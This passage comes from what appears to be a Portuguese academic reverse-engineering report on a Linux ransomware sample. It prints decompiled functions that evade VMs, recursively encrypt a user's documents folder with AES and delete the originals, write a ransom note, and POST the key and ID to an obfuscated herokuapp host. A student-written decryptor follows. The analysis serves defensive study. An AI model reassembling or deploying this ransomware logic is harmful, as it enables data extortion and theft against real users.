        if ((int)pub_sizectrl < 1) {
            uVar2 = 0;
        }
        else {
            fclose(file_pubkey);
            uVar2 = 1;
        }
    }
}
else {
    perror("Unable to set Bignum");
    RSA_free(rsa);
    BN_free(public_exponent);
    uVar2 = 0;
}
return uVar2;
}

```

Função 8.11: can_get_rsa_p_from_file do ficheiro temporário

```

/* Code reversed by: Sofia Vaz */

int can_get_rsa_p_from_file(char *file)
{
    int to_ret;
    FILE *file_stream;
    long file_pos_in_stream;
    size_t size_string;
    void *file_data;
    size_t num_items_file;

```

```

    BIO *memory_bio;
    RSA *parsed_rsa_key;

    file_stream = fopen(file,"r");
    if (file_stream == (FILE *)0x0) {
        to_ret = 0;
    }
    else {
        fseek(file_stream,0,2);
        file_pos_in_stream = ftell(file_stream);
        size_string = file_pos_in_stream + 1;
        fseek(file_stream,0,0);
        file_data = malloc(size_string);
        if (file_data == (void *)0x0) {
            to_ret = 0;
        }
        else {
            memset(file_data,0,size_string);
            num_items_file = fread(file_data,1,size_string,file_stream);
            fclose(file_stream);
            if ((int)num_items_file < 1) {
                free(file_data);
                to_ret = 0;
            }
            else {
                memory_bio = BIO_new_mem_buf(file_data,(int)size_string);
                RSA_obj = RSA_new();
                parsed_rsa_key = PEM_read_bio_RSA_PUBKEY(memory_bio,&RSA_obj,
                    (undefined1 *)0x0,(void *)0x 0);
                free(file_data);
                BIO_free(memory_bio);
                if (parsed_rsa_key == (RSA *)0x0) {
                    to_ret = 0;
                }
                else {
                    to_ret = 1;
                }
            }
        }
    }
    return to_ret;
}

```

Função 8.12: post_heroku do ficheiro temporário

/*

Code reversed by: Sofia Vaz
*/

```
int post_heroku(char *param_1)
{
    int to_ret_;
    size_t tmp_len;
    size_t len_10_char;
    size_t sVar1;
    ssize_t num_written;
    long *data_to_write;
    sockaddr sock_addr;
    char ten_char_arr [10];
    int was_written__;
    int len_str_;
    hostent *host;
    int sus_socket;
    char *str_;
    char *name_of_host;
    char *post;
    undefined4 network_type_order;
    int i;
    int iii;
    int ii;

    network_type_order = 80;
    post = "POST /key=%s&id=%s HTTP/1.0\r\n\r\n";
    name_of_host = &g4sd.herokuapp.com;
    for (i = 0; i < 0x13; i = i + 1) {
        (&g4sd.herokuapp.com)[i] = (&g4sd.herokuapp.com)[i] ^ 0x94;
    }
    tmp_len = strlen(param_1);
    len_10_char = strlen(ten_char_arr);
    sVar1 = strlen(post);
    str_ = (char *)malloc(sVar1 + tmp_len + len_10_char);
    sprintf(str_, post);
    sus_socket = socket(2, 1, 0);
    if (sus_socket < 0) {
        to_ret_ = 0;
    }
    else {
        host = gethostbyname(name_of_host);
        if (host == (hostent *)0x0) {
```

```

    to_ret_ = 0;
}
else {
    memset(&sock_addr,0,16);
    sock_addr.sa_family = 2;
    sock_addr.sa_data._0_2_ = htons((uint16_t)network_type_order);
    memcpy(sock_addr.sa_data + 2,*host->h_addr_list,(long)host->h_length);
    to_ret_ = connect(sus_socket,&sock_addr,16);
    if (to_ret_ < 0) {
        to_ret_ = 0;
    }
    else {
        tmp_len = strlen(str_);
        len_str_ = (int)tmp_len;
        ii = 0;
        do {
            num_written = write(sus_socket,str_ + ii,(long)(len_str_ - ii));
            was_written__ = (int)num_written;
            if (was_written__ < 1) break;
            ii = ii + was_written__;
        } while (ii < len_str_);
        memset(&data_to_write,0,4096);
        len_str_ = 4095;
        iii = 0;
        do {
            num_written = read(sus_socket,(void *)((long)&data_to_write +
                (long)iii), (long)(len_str_ - iii));
            was_written__ = (int)num_written;
            if (was_written__ < 1) break;
            iii = iii + was_written__;
        } while (iii < len_str_);
        if (iii == len_str_) {
            to_ret_ = 0;
        }
        else {
            close(sus_socket);
            to_ret_ = 1;
        }
    }
}
}
}
return to_ret_;
}

```

Função 8.13: create_rsa_from_dir do ficheiro temporário

```

/*
Code reversed by: Sofia Vaz
*/

int create_rsa_from_dir(byte *dir)
{
    __uid_t uid;
    int access_dir;
    passwd *passwd;
    size_t len_home_dir;
    size_t len_dir;
    char *home_dir_dir;

    uid = getuid();
    passwd = getpwuid(uid);
    len_home_dir = strlen(passwd->pw_dir);
    len_dir = strlen((char *)dir);
    home_dir_dir = (char *)malloc(len_dir + len_home_dir + 2);
    if (home_dir_dir == (char *)0x0) {
        access_dir = 0;
    }
    else {
        sprintf(home_dir_dir, "%s/%s", passwd->pw_dir);
        access_dir = access(home_dir_dir, 0);
        if ((access_dir != 0) && (access_dir = rsa_setup(home_dir_dir, 0x800, 3, dir), acc
    {
        free(home_dir_dir);
        return 0;
    }
    access_dir = can_get_rsa_p_from_file(home_dir_dir);
    free(home_dir_dir);
}
return access_dir;
}

```

Função 8.14: read_file do ficheiro temporário

```

/*
Code reversed by: Maria Cunha
*/

bool read_file(char *file_name, void *buf, uint num_bytes)
{
    bool sucess;
    FILE *file;

```

```

size_t nelem_read;

file = fopen(file_name,"r");
if (file == (FILE *)0x0) {
    sucess = false;
}
else {
    nelem_read = fread(buf,1,(ulong)num_bytes,file);
    fclose(file);
    sucess = 0 < (int)nelem_read;
}
return sucess;
}

```

Função 8.15: write_file do ficheiro temporário

```

/*
Code reversed by: Maria Cunha
*/

void write_file(char *file_name,void *buf,uint num_bytes)
{
    int rand_value;
    uint seed;
    FILE *file;
    uint i;

    time((time_t *)&seed);
    srand(seed);
    for (i = 0; i < num_bytes; i = i + 1) {
        rand_value = rand();
        *(char *)((long)buf + (long)(int)i) = (char)rand_value;
    }
    file = fopen(file_name,"w");
    fwrite(buf,1,(ulong)num_bytes,file);
    fclose(file);
    return;
}

// falta escolher nome e alterar aqui

```

Função 8.16: encrypts_file do ficheiro temporário

```

/*
Code reversed by: Gon alo Almeida
*/

```

```

void encrypts_file(char *filename,uchar *key){
    byte *pbVar1;
    byte bVar2;
    size_t size_filename;
    EVP_CIPHER *cipher;
    char *new_filename_extension;
    byte unaff_BH;
    int outl;
    ulong iv;
    undefined4 local_4b;
    undefined2 local_47;
    undefined local_45;
    int inl;
    uchar *outm;
    uchar *in;
    int return_do_encrypt;
    EVP_CIPHER_CTX *ctx;
    FILE *file2;
    char *filename_with_crypt_extension;
    FILE *file1;
    byte bVar3;

    iv = 0x315f305470597243;
    local_4b = 0x34625f53;
    local_47 = 0x4b63;
    local_45 = 0;
    file1 = fopen(filename,"r");
    if (file1 != (FILE *)0x0) {
        size_filename = strlen(filename);
        filename_with_crypt_extension = (char *)malloc(size_filename + 0x10);
        new_filename_extension = "%s.crypt";
        sprintf(filename_with_crypt_extension,"%s.crypt",filename);
        file2 = fopen(filename_with_crypt_extension,"w");
        if (file2 == (FILE *)0x0) {
            fclose(file1);
            free(filename_with_crypt_extension);
        }
        else {
            free(filename_with_crypt_extension);
            if ((byte)iv == 0x5a) {
                pbVar1 = (byte *)((iv & 0xff) - 0x4ae352e8);
                bVar2 = *pbVar1;
                bVar3 = *pbVar1;
                *pbVar1 = (bVar3 - unaff_BH) - ((byte)iv < 0x5a);
                if ((bVar2 < unaff_BH || (byte)(bVar3 - unaff_BH) < ((byte)iv < 0x5a)) &&
                    (0x59 < *(uint *)new_filename_extension)) {

```

```

        /* WARNING: Bad instruction - Truncating control flow here */
        halt_baddata();
    }
        /* WARNING: Bad instruction - Truncating control flow here */
        halt_baddata();
    }
    ctx = EVP_CIPHER_CTX_new();
    cipher = EVP_aes_128_ofb();
    return_do_encrypt = EVP_EncryptInit_ex(ctx,cipher,(ENGINE *)0x0,key,(uchar *)
    outl = 0;
    in = (uchar *)malloc(0x1000);
    outm = (uchar *)malloc(0x1000);
    if (outm != (uchar *)0x0) {
        while( true ) {
            size_filename = fread(in,1,0x1000,file1);
            inl = (int)size_filename;
            if (inl < 1) break;
            EVP_EncryptUpdate(ctx,outm,&outl,in,inl);
            fwrite(outm,1,(long)outl,file2);
        }
        fclose(file1);
        free(in);
        EVP_EncryptFinal_ex(ctx,outm,&outl);
        EVP_CIPHER_CTX_free(ctx);
        unlink(filename);
        fwrite(outm,1,(long)outl,file2);
        free(outm);
        fclose(file2);
    }
}
}
return;
}

```

Função 8.17: key_id_setup do ficheiro temporário

```

/*
Code reversed by: Maria Cunha
*/

void key_id_setup(char *file_name,uchar *text,int f_len)
{
    int modulus_size;
    undefined local_48 [8];
    FILE *file;
    void *key;
    int size_encrypteddata;

```



```

uchar *p_ciphertext;
void *buf;
undefined *addr;
int i;

addr = &DAT_00105018;
buf = malloc(0x200);
memset(buf,0,0x200);
for (i = 0; i < 0x14e; i = i + 1) {
    *(byte *)((long)buf + (long)i) = addr[i] ^ 0xf3;
}

// in DAT_001072d8 it is stored the rsa
modulus_size = RSA_size(DAT_001072d8);
p_ciphertext = (uchar *)malloc((long)(modulus_size << 2));
size_encrypteddata = RSA_public_encrypt(f_len,text,p_ciphertext,DAT_001072d8,4);
key = (void *)key_generator(p_ciphertext,(long)size_encrypteddata,local_48);
file = fopen(file_name,"w");
fprintf(file,"%s\n",buf);
fprintf(file,"ID: %llu\n",DAT_00107268);
fprintf(file,"KEY: %s\n",key);
fclose(file);
free(buf);
free(key);
free(p_ciphertext);
return;
}

```

Função 8.18: key_generator do ficheiro temporário

```

/*
Code reversed by: Maria Cunha
*/

void * key_generator(long p_ciphertext,ulong size_encrypted_data,size_t *param_3)
{
    int iVar1;
    uint uVar2;
    uint uVar3;
    uint uVar4;
    void *buf;
    int j;
    int cont;
    int i;

    *param_3 = ((size_encrypted_data + 2) / 3) * 4;
    buf = malloc(*param_3);

```

```

if (buf == (void *)0x0) {
    buf = (void *)0x0;
}
else {
    i = 0;
    cont = 0;
    while ((ulong)(long)i < size_encrypted_data) {
        if ((ulong)(long)i < size_encrypted_data) {
            uVar2 = (uint)*(byte *)(p_ciphertext + i);
            i = i + 1;
        }
        else {
            uVar2 = 0;
        }
        if ((ulong)(long)i < size_encrypted_data) {
            uVar3 = (uint)*(byte *)(p_ciphertext + i);
            i = i + 1;
        }
        else {
            uVar3 = 0;
        }
        if ((ulong)(long)i < size_encrypted_data) {
            uVar4 = (uint)*(byte *)(p_ciphertext + i);
            i = i + 1;
        }
        else {
            uVar4 = 0;
        }
        uVar4 = uVar4 + uVar2 * 0x10000 + uVar3 * 0x100;
        *(char *)((long)cont + (long)buf) =
            s_ABCDEFGHIJKLMNOPQRSTUVWXYZabcdef_00107280[uVar4 >> 0x12 & 0x3f];
        *(char *)((long)(cont + 1) + (long)buf) =
            s_ABCDEFGHIJKLMNOPQRSTUVWXYZabcdef_00107280[uVar4 >> 0xc & 0x3f];
        iVar1 = cont + 3;
        *(char *)((long)(cont + 2) + (long)buf) =
            s_ABCDEFGHIJKLMNOPQRSTUVWXYZabcdef_00107280[uVar4 >> 6 & 0x3f];
        cont = cont + 4;
        *(char *)((long)iVar1 + (long)buf) = s_ABCDEFGHIJKLMNOPQRSTUVWXYZabcdef_00107
        ;
    }
    for (j = 0; j < *(int *)(s_ABCDEFGHIJKLMNOPQRSTUVWXYZabcdef_00107280 +
        size_encrypted_data * 4 + (size_encrypted_data / 3) * -
            j = j + 1) {
        *(undefined *)((long)buf + (*param_3 - (long)j) + -1) = 0x3d;
    }
    *(undefined *)((long)buf + (*param_3 - 1)) = 0;
}

```

```

    }
    return buf;
}

```

Função 8.19: encrypt_all_files_in_dir do ficheiro temporário

```

/*
Code reversed by: Sofia Vaz
*/

/* WARNING: Control flow encountered bad instruction data */
/* WARNING: Instruction at (ram,0x00102f0b) overlaps instruction at (ram,0x00102f09) */

void encrypt_all_files_in_dir(char *path)
{
    byte *pbVar1;
    uint *puVar2;
    char cVar3;
    undefined uVar4;
    byte bVar5;
    uint file_is_read;
    int iVar6;
    size_t len_path;
    char cVar7;
    uchar **rand_values;
    char cVar8;
    byte bVar11;
    ulong extraout_RDX;
    ulong extraout_RDX_00;
    ulong uVar10;
    uint *unaff_RBX;
    uint uVar12;
    uchar **ppuVar13;
    char *pcVar14;
    char in_AF;
    byte bVar15;
    char in_stack_760ce487;
    ulong uStack232;
    stat stat_of_crypt_path;
    uchar *addr_of_rand_values;
    void *full_name_of_file;
    dirent *dir_from_path_read;
    char *path_out_crypt;
}

```

```

uint was_statted;
char *path__;
DIR *dir_from_path;
ushort uVar9;

bVar15 = 0;
uVar12 = (int)register0x00000020 - 232;
dir_from_path = opendir(path);
if (dir_from_path != (DIR *)0x0) {
    len_path = strlen(path);
    path__ = (char *)malloc(len_path + 32);
    sprintf(path__, "%s/README.crypt.txt", path);
    was_statted = stat(path__, &stat_of_crypt_path);
    if (was_statted == 0) {
        closedir(dir_from_path);
        free(path__);
    }
    else {
        len_path = strlen(path);
        path_out_crypt = (char *)malloc(len_path + 0x20);
        sprintf(path_out_crypt, "%s/.out.crypt", path);
        rand_values = &addr_of_rand_values;
        ppuVar13 = rand_values;
        pcVar14 = path_out_crypt;
        file_is_read = read_file(path_out_crypt, (int *)
            rand_values, 16);
        was_statted = file_is_read;
        uVar10 = extraout_RDX;
        if (file_is_read != 1) {
            rand_values = &addr_of_rand_values;
            ppuVar13 = rand_values;
            pcVar14 = path_out_crypt;
            file_is_read =
                rand_generator(path_out_crypt, rand_values, 0x10);
            uVar10 = extraout_RDX_00;
        }
    }
    /*
        This if actually never happe, as return never is
        more than 144
    */
    if (144 < (int)was_statted) {
        puVar2 = (uint *)((long)unaff_RBX +
            (long)rand_values * 2 + -0x40f192c3);
        *puVar2 = *puVar2 ^ (int)register0x00000020
            - 8U;
        out((short)uVar10, (char)file_is_read);
    }
}

```

```

*(uint *)rand_values = *(uint *)rand_values
& 0x11;
cVar8 = (char)uVar10;
uVar9 = CONCAT11((char)(uVar10 >> 8)
- (char)(file_is_read >> 8),cVar8);
file_is_read = file_is_read ^ 0x804588c4;
*pcVar14 = (char)file_is_read;
if ((int)file_is_read < 0) {
    /* WARNING: Bad instruction -
    Truncating control flow here */
    halt_baddata();
}
pcVar14[(ulong)bVar15 * -2 + 1] = *(char *)
ppuVar13;
cVar3 = in(uVar9);
(pcVar14 + (ulong)bVar15 * -2 + 1)[(ulong)
bVar15 * -2 + 1] = cVar3;
pbVar1 = (byte *)((uVar10 & 0xfffffffffff0000
| (ulong)uVar9) + 0x6d657c18);
bVar5 = *pbVar1;
bVar11 = (byte)((ulong)uVar9 >> 8);
pcVar14 = (undefined *)((ulong)*unaff_RBX +
(ulong)bVar15 * -2 + 1;
uVar4 = in(CONCAT11(bVar11 + *pbVar1,cVar8));
*(undefined *)((ulong)*unaff_RBX = uVar4;
cVar7 = (char)((ulong)rand_values >> 8);
*pcVar14 = (*pcVar14 - cVar7) -
CARRY1(bVar11,bVar5);
pcVar14 = (char *)((long)unaff_RBX +
(uStack232
& 0xfffffffffff0000 |
(ulong)CONCAT11((
(int)file_is_read < 0)
<< 7 |
(file_is_read == 0) << 6 |
in_AF << 4 |
((POPCOUNT(file_is_read
& 0xff) & 1U) == 0) << 2,
(char)uStack232) | 0x200) * 8
+ 0x6464db12);
cVar3 = *pcVar14;
*pcVar14 = cVar7;
pcVar14 = (char *)((ulong)rand_values
& 0xfffffffffff0000 |
(ulong)CONCAT11(cVar3,(char)rand_values)) - 1);
if (pcVar14 == (char *)0x0 ||

```

```

(char)(in_stack_760ce487 + cVar8) != '\0') {
    bVar15 = (byte)pcVar14 & 0x1f;
    *pcVar14 = (*pcVar14 + -0xb) -
        ((*uint*)(ulong)(uVar12 << bVar15
        | uVar12 >> 0x20 - bVar15) & 1)
        != 0);
    /* WARNING: Bad instruction -
    Truncating control flow here */
    halt_baddata();
}
if (!SCARRY1(in_stack_760ce487, cVar8)) {
    /* WARNING: Bad instruction -
    Truncating control flow here */
    halt_baddata();
}
xbegin(0xffffffffb069d859);
}
while( true ) {
    dir_from_path_read = readdir(dir_from_path);
    if (dir_from_path_read == (dirent *)0x0) break;
    full_name_of_file = (void *)
    add_dir_name(path, dir_from_path_read->d_name);
    iVar6 = strcmp(dir_from_path_read->d_name, ".");
    if (iVar6 == 0) {
LAB_00102fb9:
        free(full_name_of_file);
    }
    else {
        iVar6 =
        strcmp(dir_from_path_read->d_name, "..");
        if ((iVar6 == 0) ||
        (dir_from_path_read->d_type == '\n')) goto
        LAB_00102fb9;
        if (dir_from_path_read->d_type == '\x04') {
            encrypt_all_files_in_dir(full_name_of_file);
        }
        else {
            pcVar14 =
            strstr(dir_from_path_read->d_name, ".crypt");
            if (pcVar14 == (char *)0x0) {
                encrypt_file_using_key(full_name_of_file,
                &addr_of_rand_values);
                free(full_name_of_file);
            }
            else {
                free(full_name_of_file);
            }
        }
    }
}

```

```

        }
    }
}
key_id_setup(path__, &addr_of_rand_values, 16);
free(path__);
remove(path_out_crypt);
free(path_out_crypt);
closedir(dir_from_path);
}
}
return;
}

```

Função 8.20: encrypt_users_dokument do ficheiro temporário

```

/*
Code reversed by: Sofia Vaz
*/

undefined8 encrypt_users_dokument(void)
{
    __uid_t uid;
    passwd *pwd;
    size_t home_dir;
    char *str;

    uid = getuid();
    pwd = getpwuid(uid);
    home_dir = strlen(pwd->pw_dir);
    str = (char *)malloc(home_dir + 18);
    if (str == (char *)0x0) {
        return 0;
    }
    sprintf(str, "%s/%s", pwd->pw_dir, "Dokumentenordner");
    encrypt_all_files_in_dir(str);
    free(str);
    /* WARNING: Subroutine does not return */
    pthread_exit((void *)0x0);
}

```

Função 8.21: start_worm do ficheiro temporário

```

/*

```

```
Code reversed by: Sofia Vaz
*/
```

```
void start_worm(void)
```

```
{
    uint tmp;
    void *local_18;
    pthread_t thread;

    tmp = is_running_in_vmware(&cat_dmi);
    state = tmp | state;
    tmp = sig_checker();
    state = tmp | state;
    if (state == 0) {
        create_rsa_from_dir(".crypt");
        pthread_create(&thread, (pthread_attr_t *)0x0, encrypt_users_dokument, (void *)0x0);
        pthread_join(thread, &local_18);
    }
    return;
}
```

Função 8.22: start_worm do ficheiro temporário

```
/*
Code reversed by: Sofia Vaz
*/
```

```
/* WARNING: Control flow encountered bad instruction data */
/* WARNING: Removing unreachable block (ram,0x00104017) */
```

```
void initialization(void)
```

```
{
    byte bVar1;
    byte bVar2;
    uint other_tmp;
    long tmp;
    char *uVar5;
    char in_CL;
    int *unaff_RBX;
    int iVar3;
    int state_pre_sig;
```



```

tmp._0_4_ = get_path_file_mult("/sys/devices",1);
tmp = CONCAT44(tmp._4_4_,(int)tmp);
iVar3 = 0x105290;
potential_seed = tmp;
other_tmp = is_running_in_vmware(&lspci);
state = other_tmp | state;
other_tmp = sig_checker();
state_pre_sig = state;
other_tmp = other_tmp | state;
if ((int)other_tmp < 0) {
    uVar5 = (char *) (ulong)(uint)state;
    state = other_tmp;
    uVar5[0x4f2d0dc7] = uVar5[0x4f2d0dc7] + in_CL * -0x5a;
    *unaff_RBX = *unaff_RBX << 5;
    *(byte *) (ulong)(uint)(iVar3 + state_pre_sig) =
        *(byte *) (ulong)(uint)(iVar3 + state_pre_sig) >> 1;
    bVar2 = (in_CL * 'Z' & 0x1fU) % 9;
    bVar1 = *(byte *) ((long)unaff_RBX + -0x1095b677);
    *(byte *) ((long)unaff_RBX + -0x1095b677) = bVar1 << bVar2 | bVar1 >> 9 - bVar2;
    /* WARNING: Bad instruction - Truncating control flow here */
    halt_baddata();
}
state = other_tmp;
if (other_tmp == 0) {
    start_worm();
}
return;
}

```

Função 8.23: get_key do ficheiro decryptor.c

```

/*
Code written by: Maria Cunha
*/

int get_key(unsigned int *buf) {
    struct tm t;
    time_t t_of_day;

    t.tm_year = 2022-1900; // Ano - 1900
    t.tm_mon = 3; // m s - 1
    t.tm_mday = 27; // dia
    t.tm_hour = 16+(-4); // hora + timezone (-4)
    t.tm_min = 54;
    t.tm_sec = 4;
    t.tm_isdst = 1; // Is DST on? 1 = yes, 0 = no, -1 = not sure
}

```

```

t_of_day = mktime(&t);

int rand_value;
unsigned int seed_time;
FILE *file;
unsigned int i;

srand(t_of_day);

for (i = 0; i < 0x10; i = i + 1) {
    rand_value = rand();
    *(char *)((long)buf + (long)(int)i) = (char)rand_value;
}
file = fopen("key.txt","w");
fwrite(buf,1,(unsigned long)0x10,file);
fclose(file);

return 0;
}

```

Função 8.24: main do ficheiro decryptor.c

```

/*
Code written by: Maria Cunha and Gon alo Almeida
*/

int main(void) {
    uint key [4];
    size_t len;
    EVP_CIPHER *cipher;
    char *format;
    int nbytes_written;
    ulong iv;
    int key_suc;
    int nbytes_encrypted;
    unsigned char *out;
    unsigned char *in;
    int success;
    EVP_CIPHER_CTX *ciph_ctx;
    FILE *file_decri;
    char *filename;
    char *cript_filename;
    FILE *file_encrypted;

    key_suc = get_key(key);

```

```

char str[4];
sprintf(str,"%d", 12345);

iv = 0x315f305470597243;
cript_filename= "duck0.jpg.crypt";
filename = "duck0.jpg";
file_encrypted = fopen(cript_filename,"r");
if (file_encrypted != (FILE *)0x0) {
    file_decri = fopen(filename,"w");
    if (file_decri == (FILE *)0x0) {
        fclose(file_encrypted);
    }
    else {
        ciph_ctx = EVP_CIPHER_CTX_new();
        cipher = EVP_aes_128_ofb();

        success = EVP_DecryptInit_ex(ciph_ctx,cipher,(ENGINE *)0x0,key,
            (unsigned char *)&iv);
        nbytes_written = 0;
        in = (unsigned char *)malloc(0x1000);
        out = (unsigned char *)malloc(0x1000);
        if (out != (unsigned char *)0x0) {
            while( 1 ) {
                len = fread(in,1,0x1000,file_encrypted);
                nbytes_encrypted = (int)len;
                if (nbytes_encrypted < 1) break;
                EVP_DecryptUpdate(ciph_ctx,out,&nbytes_written,in,
nbytes_encrypted);
                fwrite(out,1,(long)nbytes_written,file_decri);
            }
            fclose(file_encrypted);
            free(in);
            EVP_DecryptFinal_ex(ciph_ctx,out,&nbytes_written);
            EVP_CIPHER_CTX_free(ciph_ctx);
            //unlink(filename);
            fwrite(out,1,(long)nbytes_written,file_decri);
            free(out);
            fclose(file_decri);
        }
    }
}
return 0;
}

```

Bibliografia

- [1] *Visual Studio Code*, <https://code.visualstudio.com/>, Acedido: 17-05-2022.
- [2] *Ghidra*, <https://ghidra-sre.org/>, Acedido: 17-05-2022.
- [3] E. J. Chikofsky e J. H. Cross, «Reverse engineering and design recovery: A taxonomy», *IEEE software*, vol. 7, n.º 1, pp. 13–17, 1990.
- [4] *Explicação de LIBGL_ALWAYS_INDIRECT*, <https://unix.stackexchange.com/a/1441>, Acedido: 17-05-2022.
- [5] *socket.h*, <https://students.mimuw.edu.pl/S0/Linux/Kod/include/linux/socket.h.html>, Acedido: 23-05-2022.